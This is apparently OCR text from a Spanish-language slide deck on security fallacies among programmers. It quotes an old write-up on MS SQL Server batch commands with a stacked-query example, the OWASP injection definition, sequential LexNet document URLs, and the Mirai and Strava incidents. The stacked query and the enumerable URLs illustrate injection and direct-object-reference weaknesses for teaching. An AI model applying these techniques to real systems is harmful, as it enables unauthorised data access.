
```
----[  ODBC and MS SQL server 6.5

Ok, topic change again.  Since we've hit on web service and database stuff,
let's roll with it.  Onto ODBC and MS SQL server 6.5.

I worked with a fellow WT'er on this problem.  He did the good thing and told
Microsoft, and their answer was, well, hilarious.  According to them,
what you're about to read is not a problem, so don't worry about doing
anything to stop it.

- WHAT'S THE PROBLEM?  MS SQL server allows batch commands.

- WHAT'S THAT MEAN?  I can do something like:

        SELECT * FROM table WHERE x=1 SELECT * FROM table WHERE y=5

Exactly like that, and it'll work.  It will return two record sets, with each
set cont
```

A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.


https://www.owasp.org

Los programadores somos gente confiada



Mikko Hypponen: Luchando contra virus, defendiendo Internet
https://www.youtube.com/watch?v=cf3zxHuSM2Y

Los programadores somos gente confiada



Mikko Hypponen: Luchando contra virus, defendiendo Internet
https://www.youtube.com/watch?v=cf3zxHuSM2Y

Tres ideas básicas sobre seguridad

Tus datos sólo son privados ahora.
Si se filtran, nunca volverán a ser privados.

Tres ideas básicas sobre seguridad

Tus datos sólo son privados ahora.
Si se filtran, nunca volverán a ser privados.

Tu aplicación es segura en este instante.

Tres ideas básicas sobre seguridad

Tus datos sólo son privados ahora.
Si se filtran, nunca volverán a ser privados.

Tu aplicación es segura en este instante. **Ahora ya no.**

Tres ideas básicas sobre seguridad

Tus datos sólo son privados ahora.
Si se filtran, nunca volverán a ser privados.

Tu aplicación es segura en este instante. **Ahora ya no.**

No es necesario que te preocupes por la seguridad de tus aplicaciones: alguien lo hará.

Falacias sobre seguridad

La seguridad es un problema de sistemas

Corolario: por eso todo va cifrado con HTTPs

La seguridad es un problema de sistemas

Corolario: por eso todo va cifrado con HTTPs

La seguridad es un problema de sistemas

Corolario: por eso todo va cifrado con HTTPs

Internet es un sistema seguro

Internet no se diseñó como un sistema seguro si no como un sistema de comunicación.

Algunos ataques ‘comunes’:

- Ataques a DNS.
- Ataques man in the middle.
- Ataques DoS / DDoS.

La red de la empresa es un entorno controlado

La red de la empresa es un entorno controlado

Ya nos ocuparemos de asegurar el sistema

Ya nos ocuparemos de asegurar el sistema

https://lexnet.com?exp=132

Ya nos ocuparemos de asegurar el sistema

https://lexnet.com?exp=132

https://lexnet.com?exp=133

https://lexnet.com?exp=134

Ya nos ocuparemos de asegurar el sistema

"Consideramos que no ha habido ningún fallo por nuestra parte, sino un delito de acceso ilícito a una web interna destinada a intercambio de datos dentro de la administración pública.

….

El hecho de que la página no exigiera contraseñas no significa que se puede descargar y distribuir su contenido. Es como si uno va por la calle y ve un coche con las puertas abiertas y decide robar lo que hay en su interior"

¿Quién se va a molestar en atacar mi sistema?

Scaling Identity for the Internet of Things

Thousands of connected devices use default settings, making them vulnerable to attack. You may not think much of this when you're hurrying to set up a new router without customizing the network or password—after all, we just want to start using our new gadgets. But imagine what happens when hundreds of these internet-connected devices, including security cameras, DVRS, and printers, are remotely taken over and then programmed to maliciously attack popular websites and online services. This is not a hypothetical. It's the real-life Mirai botnet attacks which caused major havoc in September and October 2016.


The plausibility of these attacks shouldn't have come as much of a surprise. For years manufacturers have focused on going to market faster and making products easier to use over security best practices for millions of devices that connect to the internet.

This has left the internet full of vulnerable devices which are easily compromised by malware and simple automated scanning. Researcher Rob Graham demonstrated how broken the current state of IoT is when he connected a consumer security camera to the internet and showed that it took just 98 seconds for a botnet, like Mirai, to find and infect it.

It's time to move past this strategy, which focuses only on cost cutting and quick release cycles, and start focusing on what truly matters for the Internet of Things: authentication and identity.

https://www.digicert.com/blog/scaling-identity-for-the-internet-of-things


¿Quién se va a molestar en atacar mi sistema?



https://www.digicert.com/blog/scaling-identity-for-the-internet-of-things

Los datos que almaceno no son importantes


Strava



http://www.bbc.com/mundo/noticias-42859883

Los datos que almaceno no son importantes


Strava



http://www.bbc.com/mundo/noticias-42859883

Los datos que almaceno no son importantes

